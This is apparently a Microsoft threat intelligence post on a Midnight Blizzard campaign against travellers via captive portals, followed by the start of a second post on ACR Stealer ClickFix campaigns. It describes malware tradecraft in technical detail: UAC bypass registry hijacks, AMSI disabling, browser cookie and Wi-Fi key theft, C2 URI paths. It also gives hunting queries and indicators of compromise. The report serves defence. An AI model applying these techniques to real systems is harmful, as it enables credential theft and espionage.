Figure 3. ClickFix prompt with additional user instructions after verification failure

In addition to variants of malware targeting Windows systems, Microsoft Threat Intelligence is also aware of indications that the threat actor might be targeting Android devices with similar techniques as the ClickFix landings also include instructions for Android devices to download and install an APK file.

To date, Microsoft has identified widespread compromise of Wi-Fi networks at hospitality-related organizations and other networks serviced by captive portal equipment in several countries. ReliaQuest has identified this activity not only at hotels, but also conference centers and other shared venues, and assesses that the goal of this activity is to access the accounts of corporate travelers.

Storm-2945 and Midnight Blizzard

Microsoft Threat Intelligence assesses that Storm-2945 is an operational sub-cluster of Midnight Blizzard based on distinctive technical and operational overlaps. These include technical similarities to Storm-2372, a Midnight Blizzard initial access operations sub-cluster, also notable for their device code and OAuth code phishing operations tracked throughout 2025, Microsoft Graph-based email exfiltration, social engineering delivered via commercial messaging apps, and significant similarities in victimology.

Midnight Blizzard is a Russia-based threat actor attributed by the US and UK governments to the Foreign Intelligence Service of the Russian Federation, also known as the SVR. This threat actor is known to primarily target governments, diplomatic entities, non-governmental organizations (NGOs), and information technology (IT) service providers, primarily in the US and Europe. Midnight Blizzard is consistent and persistent in their operational targeting, and their objectives rarely change. Their focus is to collect intelligence through longstanding and dedicated espionage in support of Russian foreign policy interests.

Midnight Blizzard operations often involve compromise of valid accounts and, in some highly targeted cases, advanced techniques to compromise authentication mechanisms within an organization to expand access and evade detection. They utilize diverse initial access methods, and Midnight Blizzard is also adept at identifying and abusing OAuth applications to move laterally across cloud environments and for post-compromise activity, such as email collection.

CaptiveCrunch tradecraft and tooling

CornFlake: Remote access and infostealer implant

CornFlake is a full-featured Windows RAT written in Go that serves as Storm-2945’s primary persistent implant. Microsoft has observed the threat actor rapidly iterating on this malware layer, which features customizable capabilities from the social engineering user interface and data collection capabilities to anti-detection and evasion techniques.

On initial execution, CornFlake operates in dropper mode: it displays a convincing fake progress window designed to occupy the victim’s attention while the binary copies itself to %APPDATA%\svchost32\svchost32.exe and establishes persistence.

Fake window options configurable by the threat actor at build time:

  • winupdate — A Windows Update screen displaying “Working on updates… Don’t turn off your computer”
  • defender — A Windows Security virus scan
  • directx — A DirectX End-User Runtime Web Installer
  • vcredist — A Microsoft Visual C++ 2015-2022 Redistributable installer
  • sysopt — A disk optimization utility
  • netfix — A Windows Network Diagnostics tool
  • browser — A browser update prompt
  • pdfview — A document viewer installer
A false update window claiming the updates are 3 percent downloaded.
Figure 4. False update window

CornFlake registers as a Windows service named svchost32 with the display name “Cloud Sync Service” and description “Synchronizes files with the cloud storage provider”, deliberately mimicking the legitimate svchost.exe process. It establishes redundant persistence mechanisms: Windows service registrations, Registry Run keys, named scheduled tasks, and a persistence watchdog routine that runs continuously to restore any persistence mechanism that is removed by defenders or endpoint protection.

For command and control (C2), CornFlake performs an Elliptic Curve Diffie-Hellman (ECDH) P-256 ephemeral key exchange with the C2 server, derives a session key via SHA-256, and communicates over a custom JSON protocol framed within the encrypted channel. This provides an encrypted channel to the C2 server, with each C2 session using a unique ephemeral key, making decryption of captured traffic impossible without the session-specific private key. The runtime configuration file sync.dat supports hot reconfiguration of C2 servers, watched directories, file targeting patterns, and Transport Layer Security (TLS) settings without requiring redeployment.

Once established on a victim system, CornFlake provides the operator with a comprehensive collection toolkit, gated by configuration flags that allow selective activation post-deployment:

CapabilityDescription
KeyloggingRaw input API-based keylogger capturing all keystrokes, including password fields
Clipboard monitoringCaptures clipboard changes with SHA-256 deduplication and records the active window title at time of capture
Screenshot captureIdle-triggered and on-demand screenshots with configurable idle threshold
Audio surveillanceWindows Audio Session API (WASAPI)-based microphone capture, encoded as WAV files
Video surveillanceMedia Foundation-based webcam capture, encoded as JPEG
Browser credential theftChromeKatz-derived module supporting live cookie extraction from process memory (Chromium browsers) and stored password extraction from on-disk databases, including Chrome App-Bound Encryption (ABE) bypass and Firefox NSS/SDR decryption
File exfiltrationTargets files based on file extensions with real-time file system monitoring and an upload throttle (1,000 files or 500 MB per cycle). File extensions are categorized as Documents, Archives, Images, Code, Data, Emails, and Keys
USB drive monitoringDetects and scans removable media when inserted
Security posture sweepCollects 18 categories of host intelligence including installed software, antivirus (AV)/endpoint detection and response (EDR) products, Defender exclusions, User Account Control (UAC) level, Remote Desktop Protocol (RDP) history, Office most recently used (MRU) files, and credential hints
Remote shellArbitrary command execution via cmd.exe or PowerShell (with -NoP flag to suppress profile-based detection)

CornFlake also exposes a localhost HTTP API server (/upload, /reload, /status) that transforms the RAT into a modular platform: companion or next-stage payloads such as ChocoShell could task file exfiltration, trigger configuration hot reloads or check C2 connectivity using the pre-established secure C2 channel for communication.

ChocoShell: PowerShell infostealer

ChocoShell is the campaign’s Powershell-based infostealer, delivered and executed entirely in-memory. Its primary objective is the high-volume theft of browser session cookies, saved passwords, Microsoft 365 Single Sign-On (SSO) tokens, and Wi-Fi credentials from compromised systems. Where CornFlake provides the operator with a persistent, long-running foothold on the device, ChocoShell is designed to extract the most operationally valuable credentials, giving the operator access to victim cloud environments.

The ChocoShell script was authored with full developer comments that reveal the operator’s intent behind each code decision, including explicit references to Microsoft detection signatures and the reasoning behind specific evasion choices. The consistent coding standard and descriptive commentary suggest the author might have leveraged AI-assisted code generation.

Defense evasion. Upon execution, ChocoShell beacons to a hardcoded C2 server at 213.145.86[.]112 and implements several evasion techniques in sequence. It disables the Antimalware Scan Interface (AMSI) via .NET reflection to prevent ScriptBlock scanning and evades Microsoft behavioral detection that triggers on suspicious PowerShell web request cmdlets. A timing-based sandbox detection check is also employed as a virtual machine (VM) detection mechanism, silently exiting without performing any collection if detected.

C2 communication. ChocoShell communicates with its C2 server using HTTPS with URI paths designed to blend in with legitimate web traffic. Beacons use /t/pixel.gif?m=<status>, mimicking an image tracking pixel. Additional tooling is fetched from /cdn/chunks/polyfill-7e2b.min.js, disguised as a JavaScript polyfill file. This downloaded module is Base64-decoded and executed in memory via [ScriptBlock]::Create(), providing browser encryption key extraction capabilities, SYSTEM token impersonation, and Defender signature locking. Exfiltrated data is sent by POST to /t/event as GZip-compressed, Base64-wrapped JSON.

Privilege escalation. ChocoShell requires administrative privileges for its most impactful capabilities: SYSTEM token impersonation for Chrome ABE decryption, Volume Shadow Copy Service (VSS) shadow copy creation, Defender signature locking. It implements three silent UAC bypass techniques with ordered fallback:

  1. SilentCleanup task hijack: Writes a malicious command to HKCU\Environment\windir, then triggers the built-in SilentCleanup scheduled task, which resolves %windir% from the user’s environment, executing the threat actor’s command at elevated privilege. The registry value is cleaned up after two seconds to avoid cloud detection.
  2. wsreset.exe COM hijack: Creates a COM handler key in HKCU\Software\Classes and launches the auto-elevating Windows Store reset tool.
  3. sdclt.exe folder hijack: Hijacks HKCU\Software\Classes\Folder\shell\open\command and launches the Windows Backup utility with the /KickOffElev flag.

If none of the silent bypasses succeed (for example, the user is not a local administrator), ChocoShell falls back to a visible UAC prompt via Start-Process -Verb RunAs. Notably, the script also contains a variant designed to execute within the WinGet Desired State Configuration (DSC) host process (ConfigurationRemotingServer), suggesting an attack vector through malicious WinGet DSC configuration used in Windows machine provisioning.

Credential and session theft. Once running with elevated permissions, ChocoShell locks Defender signature updates and systematically harvests data from multiple sources. For Chromium-based browsers (Chrome, Edge, Brave, Opera, Opera GX, Vivaldi), it extracts the master encryption key from the browser’s Local State file, handling both the modern ABE scheme (Chrome v127+) and the legacy data protection API (DPAPI)-only scheme. ABE decryption requires SYSTEM-level DPAPI access, which the malware obtains by impersonating a SYSTEM process token borrowed from winlogon.exe, wininit.exe, or services.exe. Locked browser SQLite databases are accessed through three strategies: shared file access, Volume Shadow Service snapshots, and direct copy as a fallback.

As a parallel collection path, ChocoShell launches Chrome, Edge, and Brave with the –remote-debugging-port flag and issues Network.getAllCookies through the Chrome DevTools Protocol (CDP). This completely bypasses ABE, enabling the browser to perform its own internal decryption and returns plaintext cookie values. To handle privilege issues (SYSTEM-launched browsers inherit the wrong token), the malware creates transient scheduled tasks with TASK_LOGON_INTERACTIVE_TOKEN to launch the browser under the signed-in user’s session. After extraction, the browser is stopped and relaunched with –restore-last-session to avoid alerting the user.

For Firefox family browsers (Firefox, Waterfox, LibreWolf, Floorp, Zen), the malware copies unencrypted cookies.sqlite databases from each profile. Additionally, ChocoShell collects Microsoft 365 and Azure Active Directory (AD) access tokens, refresh tokens, and Web Account Manager (WAM) tokens from .tbres files in the Token Broker cache. Collection of these tokens represents a significant threat to enterprise environments, as threat actors could replay SSO sessions without browser cookies. Additionally, Wi-Fi credentials are harvested via netsh wlan show profile with key=clear.

Exfiltration and cleanup. All collected data is aggregated into a JSON structure, GZip-compressed, Base64-encoded, and sent by POST to the C2’s /t/event endpoint. After exfiltration, all collected data variables are nulled, garbage collection is forced, VSS shadow copies are deleted via Windows Management Instrumentation (WMI), temporary elevation scripts are removed, and all UAC bypass registry keys (already cleaned during escalation) are verified removed.

FruitStone: Operator C2 panel

FruitStone is the web-based C2 panel that Storm-2945 operators use to manage the entire CaptiveCrunch campaign infrastructure. Implemented as a single-page application (HTML and JavaScript) serving as the front-end of the C2 server with all functionality exposed without authentication, FruitStone provides a centralized dashboard for managing compromised endpoints, building and deploying new campaign payloads, and reviewing all collected data (such as screenshots, keystrokes, browser credentials).

Operational cover. The panel is branded as “CloudSync Console” with a footer reading “Acuity Systems, Inc. — Cloud Infrastructure Portal v3.2.1,” designed to appear as legitimate enterprise cloud management software if the panel URL is discovered by defenders or hosting providers. This masquerading extends to the CornFlake agent’s service name (Cloud Sync Service) and description (“Synchronizes files with the cloud storage provider”), creating a consistent cover story across the toolchain.

The CloudSync Console masquerading as Acuity Systems, Inc. sign-in panel.
Figure 5. CloudSync Console panel masquerade

Session management and multi-operator support. FruitStone uses JSON Web Token (JWT)-based authentication, session revocation, and rate limiting with IP blocking to prevent brute force attacks against the panel sign in. Multiple operators could be provisioned with individual accounts, and all active sessions are visible with IP address, user-agent, and creation time to enable operational security awareness across the operators.

Agent management. The panel displays all registered CornFlake agents in a dashboard with real-time status updates via Server-Sent Events (SSE). Each agent card shows comprehensive system information including hostname, username, OS version, CPU, RAM, disk usage, screen resolution, timezone, domain membership, and camera/microphone presence, all collected during the CornFlake posture sweep. Agents are grouped by country and subnet, with geographic distribution visualized on a map.

Operators could interact with individual agents through:

  • Remote shell — Interactive cmd.exe or PowerShell command execution with command history
  • File system browser — Live directory traversal and arbitrary file download from compromised hosts
  • Collection tasking — On-demand screenshot, process list, keylog buffer flush, clipboard dump, security posture survey, ChromeKatz cookie/password extraction, camera capture, and audio recording
  • Configuration push — Live runtime reconfiguration of C2 servers, watch paths, and C2 beacon timing
  • Agent update — In-place implant update by pushing a new CornFlake build to a running agent
  • Agent kill — Remote termination of the CornFlake implant

Campaign builder. A step-by-step wizard enables operators to configure and build new CornFlake payloads directly from the panel:

  1. Identity — Campaign ID, C2 host and port, HTTP base URL, executable file name (svchost32.exe by default), and dropper type (C dropper at ~19 KB, Go stub at ~8 MB, or standalone self-installer)
Figure 6. Identity tab
  1. Capabilities — Toggle individual collection modules: screenshots, process enumeration, keylogging, clipboard monitoring, posture survey, file exfiltration, and ChromeKatz browser credential theft
Figure 7. Capabilities tab
  1. File Paths — Configure targeted directories and file extensions by category (documents, archives, images, code, data, emails, encryption keys)
Figure 8. File paths tab
  1. Evasion — Enable garble symbol randomization (for GoLang payloads), XOR string encoding, GZip upload compression, and debug mode
Figure 9. Evasion tab

Infrastructure management. FruitStone provides management interfaces for three layers of supporting infrastructure:

  • Proxy relays — Multi-proxy C2 relay architecture with TLS certificate tracking (fingerprint, expiry), health checks, connection counts, bytes forwarded, and rotation capabilities that push updated server lists to all online agents
  • Beacon profiles — Configurable timing profiles controlling agent sleep intervals, reconnection delays, TLS Server Name Indication (SNI) spoofing (like teams.microsoft.com), and DNS fallback domains
  • Staging servers — External payload hosting infrastructure with push-to-deploy, file listing, and health monitoring
Figure 10. View of the CloudSync staging servers interface

Device code abuse for cloud access

Since July 16, Microsoft has observed a portion of CaptiveCrunch landing pages redirecting users to device code authentication flow experiences. In these cases, users served these landings might be instructed to enter a device code into a legitimate Microsoft sign-in page, a technique commonly referred to as device code phishing.

Device code authentication is a legitimate OAuth workflow designed for devices that cannot support a traditional sign-in experience. However, threat actors could abuse this flow by initiating an authentication request on behalf of a user then convincing the user to enter an actor-controlled device code into a legitimate Microsoft authentication page. When successful, the victim authenticates the threat actor’s session rather than their own.

This activity is consistent with previously reported device code phishing operations conducted by Midnight Blizzard since August 2024. The observed technique does not appear fundamentally novel; however, integrating device code phishing into captive portal and traffic manipulation operations might increase the likelihood that users perceive the authentication request as legitimate. For additional details on Midnight Blizzard-related device code phishing techniques, see: Storm-2372 conducts device code phishing campaign. To understand other threat actors’ use of device code phishing and associated mitigations, see Inside an AI‑enabled device code phishing campaign.

How to protect against CaptiveCrunch activity

Minimize trust in hospitality and guest networks

When traveling, users should treat hotel, conference, airport, and other guest wireless networks as untrustworthy.

  • Prefer private connectivity (including mobile hotspots, satellite, and eSIM-based cellular data connections) over public Wi‑Fi whenever practical.
  • Consider using enterprise-managed travel routers or hotspot devices that establish encrypted tunnels back to trusted corporate infrastructure before accessing sensitive resources.
  • Avoid downloading software updates, certificates, browser updates, network troubleshooting tools, or security utilities presented through captive portals or other unexpected web prompts.
  • Verify update requests through trusted operating system mechanisms rather than pop-up messages or website prompts.

Strengthen identity and access controls

Organizations should assume that public and hospitality network infrastructure might not be trustworthy and should adopt controls that limit exposure to traffic manipulation, credential theft, and device code phishing.

  • Educate users to recognize ClickFix-style prompts, fake verification checks, and paste-and-run instructions as malicious, especially when they invoke command interpreters or script hosts such as cmd.exe, PowerShell, rundll32.exe, or mshta.exe.
  • Use passwordless solutions like passkeys and implement multifactor authentication (MFA).
  • Only allow device code flow where necessary. Microsoft recommends blocking device code flow wherever possible. Where necessary, configure Microsoft Entra ID’s device code flow in your Conditional Access policies.
  • Implement a sign-in risk policy to automate response to risky sign-ins. A sign-in risk represents the probability that a given authentication request is not authorized by the identity owner. A sign-in risk-based policy can be implemented by adding a sign-in risk condition to Conditional Access policies that evaluates the risk level of a specific user or group. Based on the risk level (high/medium/low), a policy can be configured to block access or force MFA.
    • When a user is a high risk and Conditional access evaluation is enabled, the user’s access is revoked, and they are forced to re-authenticate.
    • For regular activity monitoring, use Risky sign-in reports, which surface attempted and successful user access activities where the legitimate owner might not have performed the sign-in. 
  • Use a Security Service Edge (SSE) solution like Global Secure Access to secure access to any app or resource using network, identity, and endpoint access controls.

Reduce exposure during captive portal registration

Organizations should review what information employees provide to hospitality providers when connecting to guest networks.

  • Do not reuse corporate credentials on hotel, conference, or guest-network registration pages.
  • Where possible, organizations should evaluate whether venue-provided wireless is required for corporate events and conferences.
  • Organizations should minimize unnecessary disclosure of employee identities, organizational affiliations, and travel details when booking accommodations or registering for guest network access, consistent with corporate policy and applicable local requirements.

Microsoft Defender detections and hunting guidance

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Microsoft Defender for Endpoint detects Storm-2945 activity under the detection Suspicious activity linked to a Russian state-sponsored threat actor has been detected. However, these alerts might be triggered by unrelated threat actor activity. The following chart lists Microsoft Defender detections specific to the TTPs utilized by Storm-2945 in this attack.

Tactic Observed activity Microsoft Defender coverage 
Initial accessFile download via captive portal redirection Microsoft Defender for Endpoint – Suspicious downloaded file
Initial accessClickFix technique, fake browser or OS update, initial file downloadMicrosoft Defender for Endpoint
– Possible initial access from an emerging threat
– Possible ClickFix activity
PersistenceCornFlake registers a Windows service, a Registry Run key, a scheduled taskMicrosoft Defender for Endpoint
– Suspicious Scheduled Task Process Launched  
– Suspicious scheduled task
– Suspicious file added to run key
– Suspicious service registration

Microsoft Entra ID Protection
– Microsoft Entra threat intelligence
– Verified threat actor IP
Stealth/Defense evasionChocoShell disables AMSIMicrosoft Defender for Endpoint
– Possible Antimalware Scan Interface (AMSI) tampering
Credential accessChocoShell’s theft of browser session cookies, saved passwords, Microsoft 365 SSO tokens, and Wi-Fi credentials.   Device code abuse.Microsoft Defender for Endpoint
– Possible theft of passwords and other sensitive web browser information
– Suspicious DPAPI activity

Microsoft Defender For Identity
– Anomalous OAuth device code authentication activity

Microsoft Defender XDR
– User account compromise via OAuth device code phishing
– Malicious sign in from an IP address associated with recognized attacker infrastructure
– Suspicious Azure authentication through possible device code phishing
CollectionCornFlake monitoring and loggingMicrosoft Defender for Endpoint
– Activity that might lead to information stealer
Privilege escalationChocoShell UAC bypass techniquesMicrosoft Defender for Endpoint
– UAC bypass was detected
– Possible Component Object Model (COM) hijacking

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Hunting queries

Microsoft Defender XDR

Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:

Detect file creation after Wi-Fi connectivity test on devices

The following query checks for a file creation on a device within two minutes of the device performing built‑in Network Connectivity Status Indicator (NCSI) test, which occurs when network connectivity is established to a Wi-Fi network with a captive portal. This activity might indicate an attacker’s initial access file presence on a device.

Please note that not all files discovered through this query might be malicious or related to this threat activity.

let ncsi_endpoints = dynamic(["msftconnecttest.com","edge-http.microsoft.com","msftncsi.com","captive.apple.com","clients1.google.com",
    "clients3.google.com","clients4.google.com","clients6.google.com","connectivitycheck.gstatic.com","connectivitycheck.android.com",
    "android.clients.google.com","www.gstatic.com","detectportal.firefox.com","detectportal.brave-http-only.com","cloudflareportal.com",
    "cloudflarecp.com","cloudflareok.com","connectivity-check.warp-svc","connectivity.cloudflareclient.com","spectrum.s3.amazonaws.com",
    "nmcheck.gnome.org"]);
let NCSIEvents = DeviceNetworkEvents
    | where Timestamp > ago(7d)
    | where RemoteUrl has_any (ncsi_endpoints)
    | project NCSI_Timestamp = Timestamp, DeviceId, DeviceName, RemoteUrl, NCSI_ReportId = ReportId, NCSI_InitiatingProcessFileName = InitiatingProcessFileName, NCSI_InitiatingProcessCommandLine = InitiatingProcessCommandLine, NCSI_AccountName = InitiatingProcessAccountName;
let FileDownloadEvents = DeviceFileEvents
    | where Timestamp > ago(7d)
    | where ActionType == "FileCreated"
    | where FileName has_any (".exe",".msi",".zip",".rar",".7z")
    | project Download_Timestamp = Timestamp, DeviceId, FileName, FolderPath, Download_ReportId = ReportId, Download_InitiatingProcessFileName = InitiatingProcessFileName, Download_InitiatingProcessCommandLine = InitiatingProcessCommandLine, Download_AccountName = InitiatingProcessAccountName;
NCSIEvents
| join kind=inner (
    FileDownloadEvents
) on DeviceId
| where Download_Timestamp >= NCSI_Timestamp and Download_Timestamp 

Detect connectivity to Storm-2945 infrastructure

The following query checks for connectivity to Storm-2945 infrastructure observed in this attack activity.

let target_domains = dynamic(["ms365-device.com", "ms365-live.com", "m365-owa.com", "owa-ms365.com"]);
let target_ips = dynamic(["31.57.243.154", "38.146.28.75", "38.146.28.132", "104.194.159.150", "107.189.26.194", "213.145.86.112"]);
DeviceNetworkEvents
| where RemoteUrl has_any(target_domains) or RemoteIP in (target_ips)
| project
    Timestamp,
    DeviceName,
    DeviceId,
    RemoteUrl,
    RemoteIP,
    LocalIP,
    InitiatingProcessFileName,
    InitiatingProcessCommandLine,
    AccountName = InitiatingProcessAccountName,
    ReportId

Detect CornFlake RAT presence on affected systems

The following query checks for the presence of the CornFlake RAT binary.

DeviceProcessEvents
| where FolderPath == "%APPDATA%\\svchost32\\svchost32.exe"
   or FolderPath endswith @"\svchost32\svchost32.exe"
| project Timestamp, DeviceName, DeviceId, FileName, FolderPath, InitiatingProcessFileName, InitiatingProcessCommandLine, AccountName, ReportId

Detect CornFlake RAT Windows service registration

The following query checks for the CornFlake RAT Windows service registration.

DeviceRegistryEvents
| where RegistryKey has @"\SYSTEM\CurrentControlSet\Services\svchost32"
| where ActionType == "RegistryValueSet"
| where (RegistryValueName == "DisplayName" and RegistryValueData == "Cloud Sync Service")
    or (RegistryValueName == "Description" and RegistryValueData == "Synchronizes files with the cloud storage provider")
| project
    Timestamp,
    DeviceName,
    DeviceId,
    RegistryKey,
    RegistryValueName,
    RegistryValueData,
    ActionType,
    InitiatingProcessFileName,
    InitiatingProcessCommandLine,
    InitiatingProcessAccountName,
    ReportId

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with ‘TI map’) to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.

Detect network IP and domain indicators of compromise using ASIM

The following query checks IP addresses and domain IOCs across data sources supported by ASIM network session parser:

//IP list and domain list- _Im_NetworkSession
let lookback = 30d;
let ioc_ip_addr = dynamic(["213.145.86.112"]);
let ioc_domains = dynamic(["213.145.86.112/t/pixel.gif", "213.145.86.112/cdn/chunks/polyfill-7e2b.min.js", "213.145.86.112/t/event"]);
_Im_NetworkSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr) or DstDomain has_any (ioc_domains)
| summarize imNWS_mintime=min(TimeGenerated), imNWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, DstDomain, Dvc, EventProduct, EventVendor

Detect web sessions IP and file hash indicators of compromise using ASIM

The following query checks IP addresses, domains, and file hash IOCs across data sources supported by ASIM web session parser:

//IP list - _Im_WebSession
let lookback = 30d;
let ioc_ip_addr = dynamic(["213.145.86.112"]);
let ioc_sha_hashes =dynamic([“918fa52ae45ed60ba7cc8bdc99c3cbe9ab92e0375ec31fc05d0d4513be11c593”, “be99857449d2856dd5a84e21c8a3d5e0e01456adb44062ddec5a6b4970d8d42c”]);
_Im_WebSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr) or FileSHA256 in (ioc_sha_hashes)
| summarize imWS_mintime=min(TimeGenerated), imWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, Url, Dvc, EventProduct, EventVendor

Detect domain and URL indicators of compromise using ASIM

The following query checks domain and URL IOCs across data sources supported by ASIM web session parser:

// file hash list - imFileEvent
// Domain list - _Im_WebSession
let ioc_domains = dynamic(["https://213.145.86.112/t/pixel.gif", "https://213.145.86.112/cdn/chunks/polyfill-7e2b.min.js", "https://213.145.86.112/t/event"]);
_Im_WebSession (url_has_any = ioc_domains)

ChocoShell C2 communications

The following query detects ChocoShell communications with its C2 server using HTTPS with URI paths designed to blend in with legitimate web traffic. Beacons use /t/pixel.gif?m=<status>, mimicking an image tracking pixel.

let lookback = 30d;
let ioc_url_artifacts = dynamic(["/t/pixel.gif?m="]);
_Im_WebSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstDomain  in (ioc_url_artifacts)
| summarize imWS_mintime=min(TimeGenerated), imWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, Url, Dvc, EventProduct, EventVendor

Indicators of compromise

IndicatorTypeDescriptionFirst seen
ms365-device[.]comDomainCaptiveCrunch DCF redirect2026-07-23
ms365-live[.]comDomainCaptiveCrunch DCF redirect2026-05-14
m365-owa[.]comDomainCaptiveCrunch AitM infrastructure2026-07-20
owa-ms365[.]comDomainCaptiveCrunch AitM infrastructure2026-07-16
31.57.243[.]154  IP addressCaptiveCrunch AitM infrastructure2026-07-16
38.146.28[.]75  IP addressCaptiveCrunch AitM infrastructure2026-07-01
38.146.28[.]132IP addressCaptiveCrunch DNS Resolver2026-07-15
104.194.159[.]150  IP addressCaptiveCrunch AitM infrastructure2026-04-28
107.189.26[.]194IP addressChocoShell C2 / CaptiveCrunch DNS Resolver2026-02-27
213.145.86[.]112  IP addressChocoShell C22026-07-01
918fa52ae45ed60ba7cc8bdc99c3cbe9ab92e0375ec31fc05d0d4513be11c593  File hashCornFlake2026-07-03
be99857449d2856dd5a84e21c8a3d5e0e01456adb44062ddec5a6b4970d8d42cFile hashChocoShell2026-07-10

References

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post CaptiveCrunch: Midnight Blizzard targets travelers worldwide for malware delivery and credential theft appeared first on Microsoft Security Blog.

  •  

ACR Stealer: Two observed intrusion chains amid increased threat activity

From late April 2026 to mid-June 2026, Microsoft Defender Experts observed increased ACR Stealer activity across customer environments. These campaigns are successfully using ClickFix lures to steal browser credentials, authentication tokens, and sensitive documents from enterprise environments. Successful compromise can expose browser credentials, session tokens, authentication artifacts, and sensitive enterprise data, potentially enabling account compromise, unauthorized access to cloud resources, and follow-on intrusion activity. Security teams should prioritize monitoring for ClickFix lures, suspicious WebDAV activity, obfuscated PowerShell execution, and attempts to access browser credential stores.

ACR Stealer is an information-stealing malware family reportedly offered through a malware-as-a-service (MaaS) model and associated with the rebranding of Amatera Stealer. During this period, two campaigns stand out, together appearing frequently in reviewed recent intrusions. Both begin the same way, with a ClickFix social engineering technique that tricks targets into running the threat actor’s command, but the intrusion chains that follow diverge in how they deliver payloads, establish execution, and evade detection.

The first campaign relies on WebDAV-delivered payloads, staged PowerShell, Python-based loaders and persistence, and, in some intrusions, blockchain-backed dead-drop command-and-control (C2) resolution. The second campaign takes a more fileless route, using MSHTA, obfuscated PowerShell, and steganography-assisted in-memory execution. Despite these differences, both campaigns ultimately pursue the same goal: stealing browser-stored credentials and other sensitive data for exfiltration.

These two campaigns represent some of the most prevalent ACR Stealer delivery campaigns observed by Defender Experts; however, they do not represent the full range of delivery methods used by this malware family. Attribution to ACR Stealer is based on the observed behavior and post-exploitation tradecraft, corroborated by open-source intelligence on the infrastructure associated with this malware family. Additional campaigns, infrastructure patterns, and execution chains are likely active, and organizations should treat the indicators and techniques described here as representative.

Microsoft Defender for Endpoint can help surface both campaigns through behavioral coverage for living-off-the-land execution, suspicious WebDAV and MSHTA activity, obfuscated PowerShell, scheduled-task persistence, in-memory payload execution, and browser credential theft. In this blog, we analyze both campaigns in detail, including their delivery mechanisms, post-exploitation tradecraft, indicators of compromise, hunting opportunities, and guidance to help defenders detect and disrupt related activity in their environments.

Campaign 1: WebDAV-based ClickFix with Python loaders and blockchain C2

Initial access

In this campaign, a ClickFix prompt, likely delivered through malvertising or SEO-manipulated search results, instructs the target user to run a command that launches cmd.exe. The command subsequently invokes rundll32.exe to load a DLL from a remote WebDAV share accessed over HTTPS. The WebDAV path commonly uses a GUID-based directory structure and filenames designed to resemble legitimate resources (for example, google.ct), enabling the activity to blend with expected network traffic and evade casual inspection.

We observed three variants of the initial execution command:

Variant 1: Direct rundll32 invocation

Variant 2: pushd-Mounted WebDAV Share

Variant 3: Headless and obfuscated pushd execution

Variants 2 and 3 are notable for their use of pushd, which transparently maps the remote WebDAV share to a temporary local drive prior to execution. This technique allows threat actors to execute remotely hosted content through what appears to be a local path, simplifying payload execution while reducing user awareness. In the more advanced variant, threat actors further enhance stealth by launching commands through conhost.exe –headless, suppressing visible console windows, and employing environment variable obfuscation with delayed variable expansion to conceal critical execution components such as pushd, rundll32, and the remote host name. Combined with minimized or headless execution, these techniques reduce user visibility, complicate static analysis and detection, and enable the infection chain to execute with minimal indication to the victim.

Execution, persistence, and evasion through process masquerading

Once rundll32.exe loads the DLL retrieved from the remote server, the malware establishes communication with threat actor-controlled infrastructure and executes a heavily obfuscated PowerShell script. The script employs excessive arithmetic no-ops, dead loops, fake control flow, and randomized variable names to hinder static analysis and evade signature-based detection.

The PowerShell script subsequently deploys another stage that functions as both a malware installer and a persistence mechanism. It:

  • Downloads a ZIP-packaged payload from a remote server and extracts it into a deceptive directory under %LocalAppData%\Temp (for example, LogiOptionsPlus).
  • Launches a Python script using a bundled pythonw.exe instance to avoid displaying a console window.
  • Removes previous deployments and terminates running instances before installation, effectively operating as an updater.
  • Establishes persistence through a hidden scheduled task disguised as a legitimate software update, ensuring execution at user sign-in.
  • Copies timestamps from a trusted Windows binary (notepad.exe) to the deployed files and clears PowerShell command history to reduce forensic visibility.
PowerShell loader downloads and executes a payload through a masqueraded scheduled task.

Python loader launching the stealer

The Python component serves as a heavily obfuscated loader designed to conceal its true functionality until runtime. It employs multiple layers of defense against static analysis, including dynamic API resolution, encoded string reconstruction, junk-data removal, character shifting, string reversal, Base64 decoding, and zlib decompression. These techniques ensure that the embedded payload remains unreadable in its static form and is reconstructed only during execution, significantly hindering signature-based detection and automated analysis.

